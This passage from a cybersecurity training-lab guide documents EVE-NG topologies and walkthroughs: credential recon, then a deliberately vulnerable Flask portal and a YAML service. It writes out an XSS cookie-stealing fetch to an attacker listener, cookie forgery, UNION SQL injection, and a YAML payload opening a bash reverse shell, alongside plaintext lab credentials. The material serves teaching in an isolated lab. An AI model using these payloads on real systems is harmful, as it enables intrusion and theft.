5. cat ~/flag.txt             → FLAG{p3bc4k_s3rv3r_0wn3d} + pfSense creds
6. ssh admin@172.16.1.1       → pfSense access (pivot from Server via VyOS)
```

Lab startup checklist

1. Start all nodes from EVE-NG web UI
2. Run bridge script on EVE-NG host (resets on reboot — persistent via udev):

```
ip addr add 192.168.20.x/24 dev vnet0_2
ip addr add 192.168.10.x/24 dev vnet0_3
ip route add 172.16.1.0/30 via 192.168.20.1
```

3. Set DNS on Parrot to `192.168.0.x` (pfSense) so `lab1` resolves
4. Verify: `curl http://lab1` from Parrot Firefox

Files

File	Description
`LAB1-Reconnaissance-PEBCAK.unl`	EVE-NG topology — import directly
`nodes/Lab1/`	Node configs: VyOS boot, pfSense XML, nginx, web pages

4.1.2 LAB1 – VyOS Router

VyOS provides internal routing between the pfSense firewall and the lab segments, plus source NAT for outbound internet access.

Interfaces

Interface	IP	Description
eth0	172.16.x.x/30	OUTSIDE — uplink to pfSense LAN
eth6	192.168.10.x/24	Users LAN — gateway for PC1
eth7	192.168.20.x/24	Servers LAN — gateway for Server

Access

Full running configuration

Connectivity verification

4.1.3 LAB1 – Server (PEBCAK Corp)

The Server node runs Ubuntu 24.04 and hosts the PEBCAK Corp nginx web server — the primary target for Lab1.

Access

```
# From EVE-NG host (bridge vnet0_2 must have IP 192.168.20.x/24):
sshpass -p '!Bl4kM3s$' ssh blackmesa@192.168.20.x

# Via pfSense NAT (from Parrot / Homelab):
ssh blackmesa@192.168.0.x  # pfSense DNAT → 192.168.20.x:22
```

Network configuration

Parameter	Value
Interface	ens3
IP	192.168.20.x/24
Gateway	192.168.20.x (VyOS eth7)
DNS	8.8.8.8 / 1.1.1.1
Network manager	systemd-networkd

File: `/etc/systemd/network/10-ens3.network`

```
[Match]
Name=ens3

[Network]
Address=192.168.20.x/24
Gateway=192.168.20.x
DNS=8.8.8.8
DNS=1.1.1.1
```

Services

Service	Status	Port
nginx	enabled, active	80
openssh-server	enabled, active	22
systemd-networkd	enabled	—

Web content

/VAR/WWW/HTML/INDEX.HTML

The main landing page for `http://lab1`. Contains a hidden HTML comment:

```
<!-- sometimes simplify and search -->
```

This is the clue that leads students to `pebcak.html`.

/VAR/WWW/HTML/PEBCAK.HTML

Hidden page (not linked from index) containing SSH credentials in plain text:

```
User:     blackmesa
Password: !Bl4kM3s$
```

Flag

```
/home/blackmesa/flag.txt
→ FLAG{p3bc4k_s3rv3r_0wn3d}

-- PEBCAK Corp Internal Credentials --
Firewall: 172.16.x.x | admin / pfsense
```

nginx configuration

File: `/etc/nginx/sites-enabled/default`

```
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    root /var/www/html;
    index index.html index.htm;
    server_name _;
    location / {
        try_files $uri $uri/ =404;
    }
}
```

4.1.4 LAB1 – pfSense Firewall

pfSense sits at the perimeter between the Homelab LAN (WAN) and the internal VyOS router (LAN). It handles NAT port forwarding, DNS resolution for `lab1`, and SSH management access.

Interfaces

Interface	Role	IP
vtnet0	LAN	172.16.x.x/30
vtnet1	WAN	192.168.0.x/24 (static)

Access

```
# From EVE-NG host (route 172.16.0.0/30 via 192.168.20.1 must exist):
sshpass -p 'pfsense' ssh -o PubkeyAuthentication=no \
  -o PreferredAuthentications=password admin@172.16.x.x

# Web UI:
# http://172.16.x.x  (admin / pfsense)
```

> ⚠ **BIOS mode**
>
> pfSense LAB1 is installed in BIOS mode (SeaBIOS / machine=pc). EVE-NG default launcher works correctly — no custom script needed.

NAT port forward rules

Rule	Protocol	WAN port	Target
LAB1-HTTP	TCP	80	192.168.20.x:80
LAB1-HTTPS	TCP	443	192.168.20.x:443
LAB1-SSH	TCP	22	192.168.20.x:22

All three rules forward WAN traffic on pfSense (192.168.0.x) directly to the Server.

DNS Resolver (Unbound)

Resolves `lab1` → `192.168.0.x` for clients using pfSense as DNS:

```
local-zone: "lab1." redirect
local-data: "lab1. A 192.168.0.x"
```

- Listens on: `0.0.0.0:53` (all interfaces)
- WAN firewall rule: `pass in quick on vtnet1 proto udp from any to any port 53`

> 🔥 **Set Parrot DNS to 192.168.0.x**
>
> ```
> nmcli con mod "Wired connection 1" ipv4.dns "192.168.0.x" ipv4.ignore-auto-dns yes
> nmcli con up "Wired connection 1"
> ```
>
> After this, `curl http://lab1` resolves to pfSense and NAT forwards to the Server.

Snapshot

A named snapshot `lab1-session2` exists on the pfSense disk:

```
/opt/unetlab/tmp/0/64c869bb-bdae-4f79-9c38-f126b700b8ca/6/virtioa.qcow2
```

Restore: `qemu-img snapshot -a lab1-session2 <disk>` (with pfSense stopped)

4.1.5 LAB1 – PC1 (Ubuntu Desktop)

PC1 is an internal user workstation on the Users LAN segment. It is not part of the primary attack chain but represents an internal user that could be targeted in extended exercises.

Access

- VNC: port 32772 on EVE-NG host
- Credentials: skynet / Sk1n3t

Network configuration

Parameter	Value
IP	192.168.10.x/24
Gateway	192.168.10.x (VyOS eth6)
DNS	8.8.8.8
Manager	NetworkManager

```
nmcli con mod "Wired connection 1" \
  ipv4.method manual \
  ipv4.addresses 192.168.10.x/24 \
  ipv4.gateway 192.168.10.x \
  ipv4.dns 8.8.8.8 \
  ipv4.ignore-auto-dns yes
nmcli con up "Wired connection 1"
```

Note

SSH server not installed. Access only via VNC.

4.1.6 LAB1 – Parrot OS (Attacker)

The Parrot node is the attacker's machine. It sits directly on the Homelab LAN and attacks the Server through pfSense's NAT rules.

Access

- VNC: port 32773 on EVE-NG host
- Credentials: lab1 / L4b1

Network

Parameter	Value
IP	192.168.0.x (DHCP from home router)
DNS	192.168.0.x (pfSense — set manually)

DNS setup (required before starting)

```
nmcli con mod "Wired connection 1" \
  ipv4.dns "192.168.0.x" \
  ipv4.ignore-auto-dns yes
nmcli con up "Wired connection 1"
nslookup lab1  # should resolve to 192.168.0.x
```

Tools used in Lab1

Tool	Purpose
Firefox	Browse `http://lab1`, view page source
ssh client	`ssh blackmesa@lab1` after finding creds

Attack flow

```
# 1. Browse and find the hidden page
firefox http://lab1      # → view source → <!-- sometimes simplify and search -->
firefox http://lab1/pebcak.html  # → blackmesa / !Bl4kM3s$

# 2. SSH via pfSense DNAT (TCP 22 → 192.168.20.x)
ssh blackmesa@lab1

# 3. Get the flag
cat ~/flag.txt
```

4.2 LAB2 – Web Vulnerabilities

4.2.1 LAB2 — Web Vulnerabilities · SYNAPSE

Lab at a glance

Difficulty	⭐⭐ Medium
Category	Web App Security · OWASP Top 10
Flags	3
Est. time	90–150 min
Key skills	XSS, cookie hijack, broken auth, SQL injection, YAML deserialization, RCE
Nodes	pfSense · VyOS · Server-A (SYNAPSE Portal) · Server-B (DataVault) · Parrot OS

:simple-github: Lab folder on GitHub

:material-download: Download topology (.unl)

:material-file-pdf-box: Exercise sheet


:material-file-pdf-box: Solution guide

Scenario

SYNAPSE Intelligence Corp runs two internal web applications on a segmented network. The student is an external attacker who must chain five OWASP Top 10 vulnerabilities across both servers to achieve remote code execution and data exfiltration.

The attack starts with stored XSS to steal an admin session cookie, pivots through broken authentication and SQL injection to reach Server-B credentials, and culminates in YAML deserialization for a full reverse shell.

Topology



Screenshot of the EVE-NG canvas — Lab2.

```
Homelab LAN (192.168.0.0/24)
        |
[pfSense-LAB2]  WAN: 192.168.0.x (DHCP)
        |        LAN: 172.16.1.1/30
[VyOS-LAB2]
  eth0: 172.16.1.2/30   ← uplink to pfSense
  eth1: 192.168.30.1/24 ← Net-DMZ (servers)
  eth2: 10.0.40.1/24    ← Net-Attackers (Parrot)
        |
  +-----+--------+            |
[Server-A]    [Server-B]    [Parrot]
192.168.30.10 192.168.30.20 10.0.40.10
SYNAPSE Portal  DataVault    Attacker
XSS+Auth+SQLi   YAML RCE
```

Nodes

Node	OS	IP	Role
pfSense-LAB2	pfSense CE	WAN: 192.168.0.x / LAN: 172.16.x.x	Perimeter firewall · UEFI boot
VyOS-LAB2	VyOS rolling	172.16.1.2 / 192.168.30.1 / 10.0.40.1	Router · NAT · DNS
Server-A	Ubuntu Server 24.04	192.168.30.10	SYNAPSE Portal — Flask + nginx + victim bot
Server-B	Ubuntu Server 24.04	192.168.30.20	DataVault — Flask + PyYAML deserialization
Parrot	Parrot Security 6.4	10.0.40.10 (static)	Attacker

Network segments

Segment	Subnet	Gateway	Purpose
Net-Link	172.16.1.0/30	172.16.1.1	pfSense ↔ VyOS
Net-DMZ	192.168.30.0/24	192.168.30.1	Server-A + Server-B
Net-Attackers	10.0.40.0/24	10.0.40.1	Parrot attacker
Homelab	192.168.0.0/24	192.168.0.1	WAN

Learning objectives

1. Exploit stored XSS to steal a session cookie from a bot victim
2. Forge authentication tokens with broken auth (unsigned cookie manipulation)
3. Extract credentials via UNION-based SQL injection
4. Chain application vulnerabilities across multiple services
5. Achieve RCE through YAML insecure deserialization (`yaml.UnsafeLoader`)

Vulnerability chain

```
Stored XSS → Cookie Hijack → Broken Auth → SQLi → Admin Panel → YAML RCE → Exfil
```

Step	Vulnerability	OWASP	Location	Flag
1	Stored XSS	A03	`/comments` — Jinja2 `| safe` filter	—
2	Cookie theft	A07	`HttpOnly=False` session cookie	—
3	Broken authentication	A07	Unsigned `ID:ROLE:USERNAME` cookie	—
4	UNION SQL Injection	A03	`/search?q=` — raw string concat	**FLAG 1**
5	Admin panel access	A01	`/admin` — classified intel + Server-B creds	**FLAG 2**
6	YAML deserialization	A08	Server-B `/preview` — `yaml.UnsafeLoader`	—
7	RCE via reverse shell	A08	YAML `!!python/object/apply:os.system`	**FLAG 3**

Credentials

User	Password	System	Role
ubuntu	S3rv3rA	Server-A OS	SSH
admin	Admin@Synapse2024	Server-A Portal	admin
guest	guest123	Server-A Portal	guest
ubuntu	S3rv3rB	Server-B OS	SSH
operator	D4t4V4ult#2024	Server-B DataVault	operator
lab2	L4b2	Parrot OS	SSH

Lab startup checklist

1. Run bridge script on EVE-NG host (after reboot):

```
bash /usr/local/bin/lab2-bridges-up.sh
```

2. Start SYNAPSE Portal on Server-A:

```
sshpass -p S3rv3rA ssh ubuntu@192.168.30.10
cd /opt/synapse && docker-compose up -d
```

3. Start DataVault on Server-B:

```
sshpass -p S3rv3rB ssh ubuntu@192.168.30.20
cd /opt/datavault && sudo docker compose up -d
```

4. Configure Parrot static IP (`10.0.40.10/24`, GW `10.0.40.1`)

> ⚠ **Caveats**
>
> - pfSense-LAB2 uses **UEFI boot** — use `/usr/local/bin/pfsense-lab2-start.sh`
> - Server-A uses `docker-compose` v1 (hyphen). Server-B uses `docker compose` v2 (space).
> - Bridge IPs reset on EVE-NG host reboot — always run the bridge script first.

Files

File	Description
`LAB2-WebVulnerabilities-SYNAPSE.unl`	EVE-NG topology — import directly
`nodes/Lab2/server-a/`	Flask app, nginx config, victim bot, docker-compose
`nodes/Lab2/server-b/`	DataVault Flask app, docker-compose
`nodes/Lab2/vyos/`	VyOS config.boot

4.2.2 LAB2 – Infrastructure Reference

Complete infrastructure reference for LAB2 SYNAPSE Intelligence Corp. For instructor/lab admin use.

Node inventory

Node	EVE-NG ID	VNC Port	Image	Status
Parrot-Attacker	1	32769	linux-parrot-security-6.4	Running
VyOS-LAB2	2	Telnet 32770	vyos-2026.02.13-rolling	Running
Server-A-SYNAPSE	3	32771	linux-ubuntu-server-24.04	Running
Server-B-SYNAPSE	4	32772	linux-ubuntu-server-24.04	Running
pfSense-LAB2	5	32773	pfsense-ce	Running

Network addressing

Network	Subnet	Bridge	Host IP
Net-Attackers	10.0.40.0/24	vnet0_1	10.0.40.254
Net-DMZ	192.168.30.0/24	vnet0_2	192.168.30.254
Net-Link (pfSense↔VyOS)	172.16.1.0/30	vnet0_3	—

Credentials (full reference)

System	User	Password	Access
EVE-NG host	root	SSH key id_ed25519_eve-ng	ssh eve-ng
pfSense-LAB2	admin	pfsense	VNC 32773 / SSH 192.168.0.x
VyOS-LAB2	vyos	vyos	Telnet 32770
Server-A OS	ubuntu	S3rv3rA	SSH 192.168.30.x
Server-A Portal (admin)	admin	Admin@Synapse2024	http://192.168.30.x/login
Server-A Portal (guest)	guest	guest123	http://192.168.30.x/login
Server-B OS	ubuntu	S3rv3rB	SSH 192.168.30.x
Server-B DataVault	operator	D4t4V4ult#2024	http://192.168.30.x/login
Parrot OS	lab2	L4b2	SSH 10.0.40.x

Deployed applications

SERVER-A — SYNAPSE INTELLIGENCE PORTAL

- **Path:** `/opt/synapse/`
- **Stack:** Flask 3.x + SQLite + nginx + Playwright victim bot
- **Command:** `cd /opt/synapse && docker-compose up -d` (docker-compose v1.29.2)

- **Containers:** synapse_flask_1 (port 5000), synapse_nginx_1 (port 80), synapse_victim

```
/opt/synapse/
├── app/
│   ├── app.py           # Flask application (XSS, broken auth, SQLi, admin panel)
│   ├── init_db.py       # DB schema + seed data (flags, credentials)
│   ├── requirements.txt
│   └── templates/
│       ├── login.html
│       ├── portal.html  # main portal (reports)
│       ├── comments.html # XSS sink
│       ├── search.html  # SQLi sink
│       ├── admin.html   # admin panel (FLAG#2 + Server-B creds)
│       └── forbidden.html
├── docker-compose.yml
├── nginx/default.conf
└── victim/victim.py     # Playwright bot (visits /comments every 20s)
```

Database tables:

Table	Contents
users	admin/Admin@Synapse2024, guest/guest123 (MD5 passwords)
reports	5 dummy intel reports
comments	XSS sink — rendered with `| safe` filter
admin_users	FLAG{synapse_sqli_creds_dumped}
classified_intel	FLAG{synapse_admin_classified_accessed} + operator/D4t4V4ult#2024

SERVER-B — SYNAPSE DATAVAULT

- **Path:** `/opt/datavault/`
- **Stack:** Flask + PyYAML 6.x (Docker Compose v2)
- **Command:** `cd /opt/datavault && sudo docker compose up -d`
- **Container:** datavault-flask (port 80→5000)

```
/opt/datavault/
├── app/
│   ├── app.py           # Flask app (YAML UnsafeLoader vuln in /preview)
│   └── templates/
│       ├── login.html
│       ├── index.html
│       └── preview.html
├── data/
│   └── finalData.txt    # FLAG{synapse_nexus_exfil_complete}
├── uploads/             # user upload dir (runtime)
└── docker-compose.yml
```

Lab startup procedure

```
# 1. EVE-NG host — restore bridge IPs after reboot
bash /usr/local/bin/lab2-bridges-up.sh

# 2. Start pfSense (UEFI mode)
/usr/local/bin/pfsense-lab2-start.sh

# 3. Server-A
sshpass -p S3rv3rA ssh ubuntu@192.168.30.x
cd /opt/synapse && docker-compose up -d
docker-compose ps   # flask, nginx, victim all Up

# 4. Server-B
sshpass -p S3rv3rB ssh ubuntu@192.168.30.x
cd /opt/datavault && sudo docker compose up -d
sudo docker compose ps  # datavault-flask Up

# 5. Parrot — apply static IP each session
sudo ip addr add 10.0.40.x/24 dev ens4
sudo ip route add default via 10.0.40.1
```

Flags summary

#	Flag	Location	How to reach
1	FLAG{synapse_sqli_creds_dumped}	admin_users table	UNION SQLi on /search
2	FLAG{synapse_admin_classified_accessed}	classified_intel table	/admin with forged admin cookie
3	FLAG{synapse_nexus_exfil_complete}	/app/data/finalData.txt (Server-B)	YAML deserialization → reverse shell

4.2.3 LAB2 – VyOS Router

VyOS-LAB2 provides routing between pfSense, the DMZ (Server-A, Server-B), and the attacker network (Parrot).

Interfaces

Interface	IP	Network	Description
eth0	172.16.x.x/30	Net-Link	Uplink to pfSense LAN
eth1	192.168.30.x/24	Net-DMZ	Gateway for servers
eth2	10.0.40.x/24	Net-Attackers	Gateway for Parrot

Access

```
# Console only (SSH daemon not enabled by default after reboot):
ssh eve-ng "telnet localhost 32770"
# user: vyos / vyos
```

> ⚠ **SSH may not start after reboot**
>
> VyOS SSH daemon sometimes fails to respond after an EVE-NG host reboot despite being configured. Console access via telnet :32770 always works.

NAT rules

Rule	Source	Action
10	10.0.40.0/24	masquerade via eth0
20	192.168.30.0/24	masquerade via eth0

DNS forwarding

- Listens on: `192.168.30.x`, `10.0.40.x`
- Allows queries from: `192.168.30.0/24`, `10.0.40.0/24`

Static host mappings

Hostname	IP
attacker.lab2.internal	10.0.40.x
server-a.lab2.internal	192.168.30.x
server-b.lab2.internal	192.168.30.x
router.lab2.internal	192.168.30.x

Default route

```
0.0.0.0/0 via 172.16.x.x (pfSense LAN)
```

4.2.4 LAB2 – Server-A (SYNAPSE Intelligence Portal)

Server-A hosts the SYNAPSE Intelligence Portal — a deliberately vulnerable Flask web application deployed via Docker Compose.

Access

```
sshpass -p S3rv3rA ssh ubuntu@192.168.30.x
# From EVE-NG host with bridge vnet0_2 active (IP 192.168.30.x/24)
```

System

Parameter	Value
OS	Ubuntu 24.04.3 LTS
Hostname	server-a-synapse
IP	192.168.30.x/24
Gateway	192.168.30.x (VyOS eth1)
App path	/opt/synapse/

Docker Compose stack

Container	Image	Role	Port
synapse_flask_1	python:3.11-slim	Flask app	5000 (internal)
synapse_nginx_1	nginx:alpine	Reverse proxy	80 (public)
synapse_victim	playwright/python:v1.58.0-noble	Bot victim	—

```
cd /opt/synapse
docker compose up -d
docker compose ps
```

Database schema (SQLite)

Table	Contents
users	Login credentials (admin, guest) — passwords MD5
reports	Intelligence reports (5 dummy rows)
comments	User-submitted comments — **XSS sink**
admin_users	Lateral movement creds (monitor / M0nit0r2024) + flag

Vulnerability 1 — Stored XSS (`/comments`)

Comments are rendered without sanitisation:

```
<div class="body">{{ c.body | safe }}</div>
```

The session cookie has `HttpOnly=False`:

```
resp.set_cookie('session',
       f"{user['id']}:{user['role']}:{user['username']}",
       httponly=False)
```

Exploit — post this comment to steal the victim bot's cookie:

```
<script>
fetch('http://10.0.40.x:8000/?c=' + encodeURIComponent(document.cookie));
</script>
```

Start listener on Parrot first:

```
python3 -m http.server 8000
```

The victim bot visits `/comments` every ~20 seconds. The cookie arrives in the listener log within one cycle.

Vulnerability 2 — Broken Authentication

The session cookie format is `ID:ROLE:USERNAME` with no cryptographic signature:

```
parts = session.split(':')
role = parts[1] if len(parts) > 1 else 'guest'
```

Exploit — forge admin cookie in browser console:

```
document.cookie = "session=1:admin:admin; path=/"
```

Immediately grants admin access without knowing the password.

Vulnerability 3 — UNION SQL Injection (`/search`)

The search route concatenates user input directly into the SQL query:

```
query = "SELECT * FROM reports WHERE title LIKE '%" + q + "%"
```

SQL errors are displayed in the browser. The `reports` table has 5 columns.

Exploit — dump `admin_users` table:

```
' UNION SELECT 1,username,flag,password,5 FROM admin_users--
```

Returns: `FLAG{synapse_sqli_creds_dumped}` — **FLAG #1** plus credentials in the flag column.

Vulnerability 4 — Admin Panel (Broken Access Control)

After forging the admin cookie, navigate to `/admin` — only accessible to users with `role=admin`.

The admin panel queries the `classified_intel` table and displays classified intelligence posts. One entry contains:

- **FLAG{synapse_admin_classified_accessed}** — **FLAG #2**
- Server-B DataVault credentials: `operator / D4t4V4ult#2024`

Exploit — with admin cookie active, browse to `/admin`.

Attack chain summary (Server-A)

```
1. POST XSS payload to /comments
2. Wait ~20s -> victim cookie arrives on listener (python3 -m http.server 8000)
3. Forge admin cookie (broken auth) -> access /portal and /search
4. UNION SQLi on /search -> FLAG{synapse_sqli_creds_dumped} (FLAG #1)
5. Browse /admin -> FLAG{synapse_admin_classified_accessed} (FLAG #2)
                 -> Obtain: operator / D4t4V4ult#2024 (Server-B DataVault)
6. Continue to Server-B DataVault -> YAML deserialization -> FLAG #3
```

4.2.5 LAB2 – Server-B (SYNAPSE DataVault)

Server-B hosts the SYNAPSE DataVault — a Flask application with an intentional YAML insecure deserialization vulnerability (OWASP A08). The objective is to upload a malicious YAML file, trigger remote code execution via a reverse shell, and exfiltrate the final flag from `/app/data/finalData.txt`.

Access

```
sshpass -p S3rv3rB ssh ubuntu@192.168.30.x  # Server-B IP
# From EVE-NG host with bridge vnet0_2 active (IP 192.168.30.x/24)
```

Web application accessible at: `http://192.168.30.x` (port 80)

System

Parameter	Value
OS	Ubuntu 24.04.3 LTS
Hostname	server-b-monitor
IP	192.168.30.x/24
Gateway	192.168.30.x (VyOS eth1)
App path	/opt/datavault/

Docker stack

```
cd /opt/datavault && sudo docker compose up -d
sudo docker compose ps  # datavault-flask Up, port 80->5000
```

Container	Image	Port
datavault-flask	python:3.11-slim	80->5000

Application — SYNAPSE DataVault

The DataVault is a file management portal for uploading and previewing corporate data files.

Credentials: `operator` / `D4t4V4ult#2024`
(Found in Server-A admin panel after completing FLAG #2)

Routes: | Route | Description | |-------|-------------| | `/` | File listing | | `/login` | Login form | | `/upload` | File upload (PDF, TXT, YAML, YML) | | `/preview/<filename>` | Preview uploaded file | | `/download/<filename>` | Download uploaded file |

Vulnerability — YAML Insecure Deserialization (OWASP A08)

The preview route loads YAML files using `yaml.UnsafeLoader`:

```
# VULNERABLE CODE — intentional for lab
parsed = str(yaml.load(raw, Loader=yaml.UnsafeLoader))
```

`yaml.UnsafeLoader` (equivalent to `yaml.load` without Loader argument) allows instantiation of arbitrary Python objects, including `os.system`. This enables unauthenticated remote code execution when previewing a crafted YAML file.

Why it is dangerous: PyYAML's `!!python/object/apply:` tag calls any Python callable with attacker-controlled arguments. With `UnsafeLoader`, there is no restriction on which callables can be invoked.

Secure alternative: `yaml.safe_load()` — only parses standard YAML types.

Exploit — Reverse Shell via YAML Upload

STEP 1 — START LISTENER ON PARROT

```
nc -lvnp 4444
```

STEP 2 — CREATE MALICIOUS YAML PAYLOAD

```
echo '!!python/object/apply:os.system ["bash -c """bash -i >& /dev/tcp/10.0.40.x/4444 0>&1"""]' > exploit.yml
```

Or manually create `exploit.yml`:

```
!!python/object/apply:os.system
- "bash -c 'bash -i >& /dev/tcp/10.0.40.x/4444 0>&1"
```

STEP 3 — UPLOAD AND TRIGGER

1. Browse to `http://192.168.30.x` — login as `operator / D4t4V4ult#2024`
2. Upload `exploit.yml` via the upload form
3. Click **Preview** on `exploit.yml`
4. Reverse shell arrives on the `nc` listener

STEP 4 — EXFILTRATE THE FLAG

```
# In the reverse shell:
cat /app/data/finalData.txt
```

Returns `FLAG{synapse_nexus_exfil_complete}` — **FLAG #3**

Flag location

Flag	Location	How to reach
FLAG{synapse_nexus_exfil_complete}	`/app/data/finalData.txt` (inside container)	Reverse shell via YAML deserialization

4.2.6 LAB2 – Flask Application (Synapse)

The `flask` container runs **Synapse**, a minimal Python web application built with Flask 3.0. It is intentionally vulnerable and acts as the target for the XSS and session hijacking exercises.

Network parameters

Parameter	Value
Internal hostname	`flask` (Docker DNS)
Internal port	`5000`
Exposed via	nginx on port `80`

Key routes

Route	Auth required	Description
`/`	No	Redirects to `/login`
`/login`	No	Login form — POST authenticates the user
`/logout`	No	Clears the session cookie
`/comments`	No	Public comment wall — **Stored XSS entry point**
`/search`	Yes	Internal search — **SQLi entry point** (Lab 2 ext.)

Session mechanism

Synapse identifies authenticated users with a plain-text cookie:

```
session=<id>:<username>:<role>
```

Example for the `guest` user:

```
session=2:guest:guest
```

The server reads this cookie on every request and trusts it unconditionally. There is no HMAC signing or server-side session store.

No HttpOnly flag

The session cookie is issued **without** the `HttpOnly` attribute. Any JavaScript running in the page context can read it via `document.cookie`. This is the root cause that makes the XSS -> session hijack chain possible.

Database

Synapse uses a SQLite database stored at `/opt/synapse/synapse.db`, persisted via the `synapse-db` Docker volume so data survives container restarts.

Seeded users:

ID	Username	Password	Role
1	`admin`	`admin123`	admin
2	`guest`	`guest123`	guest

Comments table schema:

```
CREATE TABLE comments (
    id      INTEGER PRIMARY KEY AUTOINCREMENT,
    author  TEXT,
    content TEXT   -- rendered with |safe in Jinja2, no HTML escaping
);
```

> ⚠ **Jinja2 `|safe` filter**
>
> The comments template renders `content` with the `|safe` filter, which disables Jinja2's automatic HTML escaping. Any HTML or JavaScript inserted as a comment is rendered verbatim by the browser.

Vulnerability surface

```
POST /comments
  └─ content field (no sanitisation)
       └─ stored raw in SQLite
            └─ rendered with |safe in Jinja2 template
                 └─ executed by every browser that loads /comments
```

The victim bot authenticates as `guest` and loads `/comments` every ~20 s, providing a reliable and repeatable trigger for any stored payload.

4.2.7 LAB2 – nginx Reverse Proxy

The `nginx` container is the only service with a port published to the host network. It receives all inbound HTTP traffic from the Attacker and forwards it to the Flask application using Docker's internal DNS.

Network parameters

Parameter	Value
Public IP	`192.168.30.x`
Published port	`80`
Upstream	`http://flask:5000`
Config file path	`./nginx/default.conf`

Configuration

```
server {
    listen 80;

    location / {
        proxy_pass       http://flask:5000;
        proxy_set_header   Host $host;
        proxy_set_header   X-Real-IP $remote_addr;
    }
}
```

All requests are forwarded transparently to the `flask` container. No TLS is configured — intentional for the lab environment.

Connectivity verification

From the Attacker (Parrot):

```
curl -v http://192.168.30.x/login
# Expected: HTTP 200 with Synapse login page HTML
```

From inside the Docker host:

```
curl -v http://localhost/login
```

Live traffic

Watch nginx access logs while running the exercise to confirm the victim bot is hitting `/comments` on schedule:

```
docker compose logs -f nginx
```

4.2.8 LAB2 – Victim Bot (Playwright)

The `victim` container simulates an **authenticated user** who periodically browses the Synapse application. It removes the need for a second physical person to act as the victim — the bot plays that role automatically and deterministically.

Network parameters

Parameter	Value
Container name	`synapse_victim`
Reaches	`http://nginx` (Docker DNS)
Published ports	None — internal only

Behaviour cycle

The bot runs `victim.py` in an infinite loop. Each iteration takes ~30 s:

Step	Action
1	Navigate to `http://nginx/login`
2	Fill username `guest` / password `guest123` and submit
3	Print cookies obtained after login
4	Navigate to `http://nginx/comments`
5	Hold the page open for **8 seconds** — XSS fires here
6	Sleep 20 seconds, then repeat

Source code

```
import time
from playwright.sync_api import sync_playwright

BASE = "http://nginx"
USER = "guest"
PASS = "guest123"

def run():
    with sync_playwright() as p:
        browser = p.chromium.launch(headless=True)
        context = browser.new_context()
        page = context.new_page()

        while True:
            try:
                page.goto(f"{BASE}/login", wait_until="networkidle")
                page.fill('input[name="username"]', USER)
                page.fill('input[name="password"]', PASS)
                page.click('button[type="submit"]')
                page.wait_for_timeout(2000)

                page.goto(f"{BASE}/comments", wait_until="networkidle")
                page.wait_for_timeout(8000)    # XSS payload executes here

            except Exception as e:
                print("victim error:", e)

            time.sleep(20)

if __name__ == "__main__":
    run()
```

Why the victim triggers the XSS

When the bot loads `/comments`, Chromium renders the full page HTML including any `<script>` tags stored in the comments table. At that moment the browser holds an active session cookie for `guest`, so `document.cookie` contains the value the attacker wants to steal.

The 8-second `wait_for_timeout` gives the `fetch()` payload enough time to reach the attacker's listener before the page is navigated away.

Monitoring

```
docker compose logs -f victim
```

Typical output during a normal cycle:

```
[victim] visiting /login
[victim] url after login: http://nginx/comments
[victim] cookies after login: [{'name': 'session', 'value': '2:guest:guest', ...}]
[victim] visiting /comments
[victim] url after comments: http://nginx/comments
[victim] cookies before wait: [{'name': 'session', 'value': '2:guest:guest', ...}]
```

Timing the payload

Post the XSS comment first, then wait for the next cycle. The bot visits `/comments` every ~20 s. If the listener receives no request after 40 s, double-check that port `8000` on `10.0.40.5` is reachable from the Docker network and that the payload syntax is correct.

Browser restarts

Each iteration reuses the same browser context, so the session cookie persists across cycles without re-authenticating every time. If the container restarts, a fresh login cycle begins automatically.

4.3 LAB3 – Incident Response

4.3.1 LAB3 — Incident Response · HELIX Systems

Lab at a glance

Difficulty	⭐⭐ Medium
Category	Incident Response · Log Forensics · Blue Team
Flags	3
Est. time	90–120 min
